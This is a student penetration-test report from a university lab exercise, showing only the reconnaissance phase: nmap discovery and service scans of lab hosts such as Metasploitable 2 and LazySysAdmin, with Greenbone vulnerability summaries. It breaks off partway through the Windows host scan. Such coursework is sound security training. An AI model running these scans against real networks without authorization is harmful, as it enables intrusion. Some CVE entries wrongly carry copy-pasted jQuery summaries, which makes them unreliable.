

# Pentest Report: Phase 1 & 2

CYBR-3100-B

Group 1

## **Team Members:**

Aidan Massenberg

Joseph Elbert

Joshua Alley

## TABLE OF CONTENTS

Narrative .....	2
Reconnaissance .....	3
Network Map .....	4
Devices Phase 1 Recon .....	5
<b>192.168.0.1 &amp; 192.168.1.1</b> .....	5
<b>192.168.0.50</b> .....	5
<b>192.168.1.120</b> .....	6
<b>192.168.1.121</b> .....	9
<b>192.168.1.122</b> .....	11
<b>192.168.1.123</b> .....	14
<b>192.168.1.124</b> .....	17
<b>192.168.1.125</b> .....	20
<b>Phase 2</b> .....	23
Gaining Access .....	24
192.168.1.120 .....	24
192.168.1.121 .....	31
192.168.1.122 .....	34
192.168.1.123 .....	36
192.168.1.124 .....	37
192.168.1.125 .....	38
Flags Found .....	44
192.168.1.120 .....	44
192.168.1.121 .....	46
192.168.1.122 .....	47
192.168.1.123 .....	48
192.168.1.124 .....	51
192.168.1.125 .....	53
Conclusion .....	54

## NARRATIVE

On or around the 18<sup>th</sup> of March 2025, group 1 of CYBR-31100-B was tasked by the IT admin of xMasters office to carry out a penetration test of their network and systems. The primary objective of this engagement was to simulate real-world reconnaissance techniques, with a focus on identifying potential vulnerabilities on the network. In this report, we will detail the steps that we took to actively engage and exploit the target system. This test is to be conducted using the CCSPEN Penetration Testing Lab v1 environment that simulates a real-world internal network with the following rules of engagement.

### **Rules of Engagement:**

- This is a Black Box Test
- Any IP address ending in .1 is out of scope (Mostly Routers)
- Scanning for active hosts within the same /16 address space as our kali workstation

During this engagement we cataloged each discovered host, detailing its IP address, open ports, and running services. We conducted an analysis of our findings to help support the company. These findings will assist in future remediation efforts by the xMasters IT team.

## RECONNAISSANCE

We are starting with getting our bearings on where we are in the network. This was done by running ifconfig on our kail machine which has a 192.168.0.50 address.

Results:


```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.50 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::250:56ff:feab:9b3b prefixlen 64 scopeid 0<20<link>
    ether 00:50:56:ab:9b:3b txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 60 (60.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1240 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Next, we took the subnet we got in our opening documentation and the IP from ifconfig and started a nmap scan with this command “nmap -sn -T5 192.168.0.0/16”. Here are our results:


```
└─$ sudo nmap -T5 -sn 192.168.0.0/16
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2025-03-20 12:40 EDT
Nmap scan report for 192.168.0.1
Host is up (0.00043s latency).
MAC Address: 00:50:56:AB:37:A0 (VMware)
Nmap scan report for 192.168.0.50
Host is up.
Nmap scan report for pfSense.ccspen.local (192.168.1.1)
Host is up (0.00034s latency).
Nmap scan report for 192.168.1.120
Host is up (0.0011s latency).
Nmap scan report for Dina.ccspen.local (192.168.1.121)
Host is up (0.0010s latency).
Nmap scan report for LazySysAdmin.ccspen.local (192.168.1.122)
Host is up (0.00086s latency).
Nmap scan report for 192.168.1.123
Host is up (0.00064s latency).
Nmap scan report for vagrant-2008R2.ccspen.local (192.168.1.124)
Host is up (0.00056s latency).
Nmap scan report for ubuntu.ccspen.local (192.168.1.125)
Host is up (0.0011s latency).
Nmap done: 65536 IP addresses (9 hosts up) scanned in 405.42 seconds
```

After discovering all of the alive host we launched Greenbone vulnerability scanner to begin scanning for vulnerability across all of the devices. After letting the scan run for a while, we documented all the possible vulnerabilities at the end of this document.



## NETWORK MAP

This is the network map that we drew up from the data we gathered with Nmap and Greenbone. It has all of the machines that we found on the network. All the machines are connected to the same pfSense router.



## DEVICES PHASE 1 RECON

### 192.168.0.1 & 192.168.1.1

Both IP addresses are linked to the PfSense router on different subnets and are out of scope.

### 192.168.0.50

## Findings

This IP address turned out to be our user machine. This IP responded to our nmap scan from earlier. After running an *ifconfig* command, we found out that it is our own IP address. The interface is eth0.

```
(kali㉿kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.50 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::250:56ff:feab:9b3b prefixlen 64 scopeid 0x20<link>  
    ether 00:50:56:ab:9b:3b txqueuelen 1000 (Ethernet)  
    RX packets 1 bytes 60 (60.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 17 bytes 1240 (1.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

192.168.1.120

## Findings

This is a Fedora Linux machine that is running a web server with FTP features. On the Anonymous FTP server there is a file called FLAG.txt which is a prime target for this assignment. There is also a program called Cockpit on port 9090 which is a web interface for server management.

## How we got our information

This information was gathered first with Nmap running an aggressive scan. Later this machine was scanned again with Greenbone which didn't turn up much

```
(kali@kali)-[~]
$ nmap -A 192.168.1.120
Starting Nmap 7.91 ( https://nmap.org ) at 2025-04-04 13:16 EDT
Nmap scan report for 192.168.1.120
Host is up (0.00053s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0          42 Aug 22 2017 FLAG.txt
|_drwxr-xr-x  2 0      0          6 Feb 12 2017 pub
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:192.168.0.50
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 3
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http         Apache httpd 2.4.27 ((Fedora))
|_http-methods:
|_Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.27 (Fedora)
|_http-title: Morty's Website
9090/tcp  open  http         Cockpit web service 161 or earlier
|_http-title: Did not follow redirect to https://192.168.1.120:9090/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.52 seconds
```

## Promising Vulnerabilities for next phases

Green Bone only turned up one CVE which is CVE-2003-1418 relating to Apache and remote attacks via the ETag header. Other than that the FTP server seems very promising. Below are some of the vulnerabilities that we will be exploiting in the next phase of the project.

**Anonymous FTP Login Reporting:****Rating:** 6.4 Medium**Summary:** Reports if the remote FTP server allows anonymous logins.**Impact:** Based on the files accessible via this anonymous FTP login and the permissions of this account an attacker might be able to: gain access to sensitive files. Upload or delete files.**Solution:** If you do not want to share files, you should disable anonymous logins.

**CVE-2003-1567, CVE-2004-2320, CVE-2004-2763, CVE-2005-3398, CVE-2006-4683, CVE-2007-3008, CVE-2008-7253, CVE-2009-2823, CVE-2010-0386, CVE-2012-2223, CVE-2014-7883.: HTTP Debugging Methods (TRACE/TRACK) Enabled:**

**Rating:** 5.8 Medium**Summary:** Debugging functions are enabled on the remote web server. The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.**Impact:** An attacker may use this flaw to trick your legitimate web users to give him their credentials.**Solution:** Disable the TRACE and TRACK methods in your web server configuration.**Name: SSL/TLS: Untrusted Certificate Authorities:****Rating:** 5.0 Medium**Summary:** The service is using an SSL/TLS certificate from a known untrusted certificate authority. An attacker could use this for MitM attacks, accessing sensible data and other attacks.**Solution:** Replace the SSL/TLS certificate with one signed by a trusted certificate authority.



**Name:** FTP Unencrypted Cleartext Login:

**Rating:** 4.8 Medium

**Summary:** The remote host is running an FTP service that allows cleartext logins over unencrypted connections.

**Impact:** An attacker can uncover login names and passwords by sniffing traffic to the FTP service.

**Solution:** Enable FTPS or enforce the connection via the 'AUTH TLS' command. Please see the manual of the FTP service for more information.

192.168.1.121

## Findings

It doesn't have too much going on, but it is an Ubuntu machine with an out-of-date version of Apache with a few directories and a robots.txt file.

## How we got our information

```
(kali㉿kali)-[~]
$ nmap -A 192.168.1.121
Starting Nmap 7.91 ( https://nmap.org ) at 2025-04-04 13:29 EDT
Nmap scan report for Dina.ccsphen.local (192.168.1.121)
Host is up (0.00064s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_ http-robots.txt: 5 disallowed entries
|_ /angel /angel1 /nothing /tmp /uploads
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Dina

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
```

We got this info from a Nmap aggressive scan and Greenbone was run again with not too much information found.

## Promising Vulnerabilities for next phases

Some next steps are taking advantage of the out of data Apache version and checking out what is in the robots.txt file. Below is a vulnerability that is worth noting.

### **CVE-2003-1418: Apache Web Server ETag Header Information Disclosure Weakness:**

**Rating:** 4.3 Medium

**Summary:** A weakness has been discovered in Apache web servers that are configured to use the FileETag directive.

**Impact:** Exploitation of this issue may provide an attacker with information that may be used to launch further attacks against a target network.

**Solution:** OpenBSD has released a patch that addresses this issue. Inode numbers returned from the server are now encoded using a private hash to avoid the release of sensitive information.

192.168.1.122

## Findings

This is an Ubuntu Linux machine running multiple services. It has SSH, a web server called Backnode, open Samba shares, MySQL, and even an IRC server. The hostname is LazySysAdmin which could be a hint to weak passwords or lazy configurations. Apache is also a bit old and there are a bunch of hidden directories listed in robots.txt like /Backnode\_files/, /old/, and more.

## How we got our information

We ran an aggressive Nmap scan on the machine and pulled a lot of service and OS info. It gave us full-service banners and even domain and NetBIOS info through SMB. This scan alone gave us most of what we need to get started, but a Greenbone scan was done showing us a jQuery vulnerability.

```
(kali@kali)-[~]
$ nmap -A 192.168.1.122
Starting Nmap 7.91 ( https://nmap.org ) at 2025-04-04 13:30 EDT
Nmap scan report for LazySysAdmin.ccspen.local (192.168.1.122)
Host is up (0.89s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
|_ 2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
|_ 256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
|_ 256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-generator: Silex v2.2.7
|_ http-robots.txt: 4 disallowed entries
|_ /old/ /test/ /TR2/ /Backnode_files/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Backnode
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL (unauthorized)
6667/tcp  open  irc          InspIRCd
|_ irc-info:
|_   server: Admin.local
|_   users: 1
|_   servers: 1
|_   chans: 0
|_   lusers: 1
|_   lservers: 0
|_   source ident: nmap
|_   source host: 192.168.0.50
|_ error: Closing link: (nmap@192.168.0.50) [Client exited]
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: -1s
|_ nbstat: NetBIOS name: LAZYSYSADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|_   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_   Computer name: lazsysadmin
|_   NetBIOS computer name: LAZYSYSADMIN\x00
|_   Domain name: \x00
|_   FQDN: lazsysadmin
|_   System time: 2025-04-05T03:31:09+10:00
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2025-04-04T17:31:09
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.07 seconds
```

## **Promising Vulnerabilities for next phases**

The Samba service stands out because it's using an insecure config with signing disabled and supports SMBv1. The Apache version and CMS (Silex) could have known vulnerabilities too. We should definitely check out those hidden directories from robots.txt and try to enumerate the MySQL and IRC services for any default creds or weak setups. This machine had quite a few vulnerabilities that we will take a look at.

### **phpinfo() output Reporting:**

**Rating: 7.5 (High)**

**Summary:** Many PHP installation tutorials instruct the user to create a file called phpinfo.php or similar containing the phpinfo() statement. Such a file is often left back in the webserver directory.

**Impact:** Some of the information that can be gathered from this file includes: The username of the user running the PHP process, if it is sudo user, the IP address of the host, the web server version, the system version, and the root directory of the web server.

**Solution:** Delete the listed files or restrict access to them.

### **Cleartext Transmission of Sensitive Information via HTTP:**

**Rating: 4.8 (Medium)**

**Summary:** The host / application transmits sensitive information (username, passwords) in clear text via HTTP.

**Impact:** An attacker could use this situation to compromise or eavesdrop on the HTTP communication between the client and the server using a man-in-the-middle attack to get access to sensitive data like usernames or passwords.

**Solution:** Enforce the transmission of sensitive data via an encrypted SSL/TLS connection. Additionally make sure the host / application is redirecting all users to the secured SSL/TLS connection before allowing to input sensitive data into the mentioned functions.

#### **SSH Weak Encryption Algorithms Supported:**

**Rating:** 4.3 (Medium)

**Summary:** The remote SSH server is configured to allow weak encryption algorithms. A vulnerability exists in SSH messages that employ CBC mode that may allow an attacker to recover plaintext from a block of ciphertext.

**Solution:** Disable weak encryption algorithms.

#### **CVE-2012-6708: jQuery < 1.9.0 XSS Vulnerability:**

**Rating:** 4.3 (Medium)

**Summary:** jQuery before this version is vulnerable to cross-site scripting (XSS) attacks. The jQuery(strinput) function does not differentiate selectors from HTML in a reliable fashion. In vulnerable versions, jQuery determined whether the input was HTML by looking for the '<' character anywhere in the string, giving the attackers more flexibility when attempting to construct a malicious payload. In fixed versions, jQuery only deems the input to be HTML if it explicitly starts with the '<' character, limiting exploitability only to attackers who can control the beginning of a string, which is far less common.

**Solution:** Update to version 1.9.0 or later.

192.168.1.123

## Findings

This is a Metasploitable 2 Linux machine, which is super outdated and running tons of services. It has FTP (with anonymous login), Telnet, SSH, SMTP, web servers (Apache and Tomcat), multiple remote shells, and even open database ports like MySQL and PostgreSQL. It's also running Samba with guest access and no signing, and UnrealIRCd on port 6667.

## How we got our information

We ran an aggressive Nmap scan that gave us a full list of open ports, OS details, and service banners. It also pulled extra info like domain names, NetBIOS info from SMB, and even found exposed management tools like Tomcat's web interface. Later Greenbone was ran and it came up with 60 Vulnerabilities.

```
(kali@kali) ~$ nmap -A 192.168.1.123
Starting Nmap 7.91 ( https://nmap.org ) at 2025-04-04 13:53 EDT
Nmap scan report for 192.168.1.123
Host is up (0.38s latency).
Not shown: 277 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.0.50
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsftpd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:7e:db:90:2a:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:dea7:2b:ae01:b1:24:3d:e0:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-command: Metasploitable.localdomain, PIPELINING, SIZE 1024000B, WRIFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN.
|_ssl-date: 2025-04-04T17:54:17+00:00; +05 from Scanner time.
|_ssl-v2:
|_  SSLv2 supported
|_ciphers:
|_  SSL2_DES_192_EDE3_CBC_WITH_MD5
|_  SSL2_RC2_128_CBC_WITH_MD5
|_  SSL2_RC4_128_WITH_MD5
|_  SSL2_DES_64_CBC_WITH_MD5
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
|_  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_  program version port/proto service
|_  100000 2 111/tcp rpcbind
|_  100000 2 111/udp rpcbind
|_  100003 2,3,4 2049/tcp nfs
|_  100003 2,3,4 2049/udp nfs
|_  100005 1,2,3 34567/tcp mountd
|_  100005 1,2,3 45798/udp mountd
|_  100021 1,3,4 54286/tcp nlockmgr
|_  100021 1,3,4 58088/udp nlockmgr
|_  100024 1 53166/udp status
|_  100024 1 53521/tcp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0-20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  jcrpc-ssl    GNU Classpath gcrregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-3 (RPC #100000)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_  Protocol: 10
|_  version: 5.0.51a-3ubuntu5
|_  Thread ID: 9
|_  Capabilities Flags: 43504
|_  Some Capabilities: Speaks4iProtocolNew, Supports4iAuth, ConnectWithDatabase, SupportsCompression, SupportsTransactions, SwitchToSSLAfterHandshake, LongColumnFlag
|_  Status: Autocommit
|_  Salt: lTAAu-VjNjwQd+0jd_0p
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_331-date: 2025-04-04T17:54:17+00:00; +05 from Scanner time.
5900/tcp  open  vnc          VNC (protocol 3.3)
|_vnc-info:
|_  Protocol version: 3.3
|_  Security types:
|_  VNC Authentication (2)
5908/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
|_irc-info:
|_  users: 1
|_  servers: 1
|_  channels: 1
|_  servers: 0
|_  server: irc.Metasploitable.LAN
|_  version: Unreal3.2.8.1; irc.Metasploitable.LAN
|_  uptime: 8 days, 0:47:48
|_  source ident: nmap
|_  source host: 6CA15B2.F009233E.FFFA0D9.IP
|_  error: Closing link: utdoweltg[592.148.0.50] (Quit: utdoweltg)
8080/tcp  open  http         Apache/2.2.8 (Ubuntu) (Protocol v1.3)
```

```

8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h00m05s, deviation: 2h00m00s, median: 5s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|_  OS: Unix (Samba 3.0.20-Debian)
|_  Computer name: metasploitable
|_  NetBIOS computer name:
|_  Domain name: localdomain
|_  FQDN: metasploitable.localdomain
|_  System time: 2025-04-04T13:54:06-04:00
|_smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.92 seconds

```

## Promising Vulnerabilities for next phases

The FTP server allows anonymous login which could lead to file discovery or upload. Samba is wide open with guest access and message signing disabled. The UnrealIRCd service is known for having backdoors in older versions. Also, the open Tomcat instance with ajp13 and manager page could be an easy target for getting remote code execution. Tons of these services are running default configs or old versions, so just about everything here is worth looking into. This box has multiple very critical vulnerabilities that will need to be looked at and considered when doing future remediation.

### **CVE-1999-0618: The rexec service is running:**

**Rating:** 10.0 (High)

**Summary:** The remote host is running a rexec service.

**Solution:** Disable the rexec service.

### **CVE-2008-5304 CVE-2008-5305: TWiki XSS and Command Execution Vulnerabilities:**

**Rating:** 10.0 (High)

**Summary:** jQuery before 1.9.0 is vulnerable to Cross-site Scripting (XSS) attacks. The jQuery function, `strinput`, does not differentiate selectors from HTML in a reliable fashion.



**Impact:** Attackers have more flexibility when attempting to construct malicious payloads.

**Solution:** Update to version 1.9.0 or later.

**CVE-2012-1823, CVE-2012-2311, CVE-2012-2336, CVE-2012-2335: PHP-CGI-based setups vulnerability when parsing query string parameters from php:**

**Rating:** 7.5 (High)

**Summary:** jQuery before 1.9.0 is vulnerable to Cross-site Scripting (XSS) attacks. The jQuery function, strinput, does not differentiate selectors from HTML in a reliable fashion.

**Impact:** Attackers have more flexibility when attempting to construct malicious payloads.

**Solution:** Update to version 1.9.0 or later.

**CVE-1999-0651: the rlogin service is running:**

**Rating:** 7.5 (High)

**Summary:** jQuery before 1.9.0 is vulnerable to Cross-site Scripting (XSS) attacks. The jQuery function, strinput, does not differentiate selectors from HTML in a reliable fashion.

**Impact:** Attackers have more flexibility when attempting to construct malicious payloads. **Solution:** Update to version 1.9.0 or later.

**CVE-2020-1938: Apache Tomcat AJP RCE Vulnerability (Ghostcat):**

**Rating:** 7.5 (High)

**Summary:** Apache Tomcat is prone to remote code execution vulnerability in the AJP connector. **Impact:** Apache Tomcat Server has a file containing vulnerability, which can be used by an attacker to read or include any files in all webapp directories on Tomcat, such as webapp configuration files

**Solution:** Update Apache Tomcat versions prior 7.0.100, 8.5.51 or 9.0.31 or later.

**CVE-2010-2075: Check for Backdoor in UnrealIRCd:**

**Rating:** 7.5 (High)

**Summary:** Backdoor detected in UnrealIRCd

**Solution:** Install the latest version of UnrealIRCd

## Findings

This is a Windows Server 2008 R2 Standard machine running a variety of services including FTP, SSH, multiple web servers (IIS, Apache, GlassFish), MySQL, Remote Desktop, and an Elasticsearch instance.

There are multiple expired or self-signed SSL certificates in use, and HTTP methods like TRACE and PUT are enabled on some web services. The Elasticsearch service running on port 9000 reveals detailed version info and seems unauthenticated.

## How we got our information

We used Nmap with aggressive scan options to gather OS, port, and service banner data. This scan revealed extensive service info including SSL certificate details, MySQL configuration (including authentication plugin and hash), and Elasticsearch response data. The scan also identified potentially dangerous HTTP methods and expired SSL certificates

```
nmap -A 192.168.1.124
Starting Nmap 7.91 (https://nmap.org) at 2025-04-16 19:36 EDT
Nmap scan report for vagrant-2008R2.ccsphen.local (192.168.1.124)
Host is up (0.00034s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
|_ftp-syst:
|_SYST: Windows_NT
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
ssh-hostkey:
  2048 cb:35:29:37:b5:24:76:6f:0a:07:1b:8e:c6:93:70:77 (RSA)
  521 a9:92:16:7e:5e:b4:8e:12:5f:e5:fd:a7:d8:7a:55:e4 (ECDSA)
80/tcp    open  http             Microsoft IIS httpd 7.5
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
3306/tcp   open  mysql            MySQL 5.5.20-log
mysql-info:
  Protocol: 10
  Version: 5.5.20-log
  Thread ID: 8
  Capabilities flags: 63487
  Some Capabilities: SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn,
  ectWithDatabase, FoundRows, LongColumnFlag, InteractiveClient, Speaks41ProtocolNew, Speaks41ProtocolOld,
  ion, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
  Status: Autocommit
  Salt: M'm+--fc:Jikb#WbfU
  |_ Auth Plugin Name: mysql_native_password
3389/tcp   open  ssl/ms-wbt-server?
ssl-cert: Subject: commonName=vagrant-2008R2
Not valid before: 2025-04-16T07:29:35
Not valid after: 2025-10-16T07:29:35
_ssl-date: 2025-04-17T07:39:07+00:00; +8h00m00s from scanner time.
4848/tcp   open  ssl/appserv-http?
ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California
Not valid before: 2013-05-15T05:33:38
Not valid after: 2023-05-13T05:33:38
_ssl-date: 2025-04-17T07:39:06+00:00; +8h00m00s from scanner time.
7676/tcp   open  java-message-service Java Message Service 3b1
8009/tcp   open  ajp13           Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8022/tcp   open  http            Apache Tomcat/Coyote JSP engine 1.1
|_http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8031/tcp   open  ssl/unknown
8080/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8081/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8082/tcp   open  http            Sun GlassFish Open Source Edition 4.0
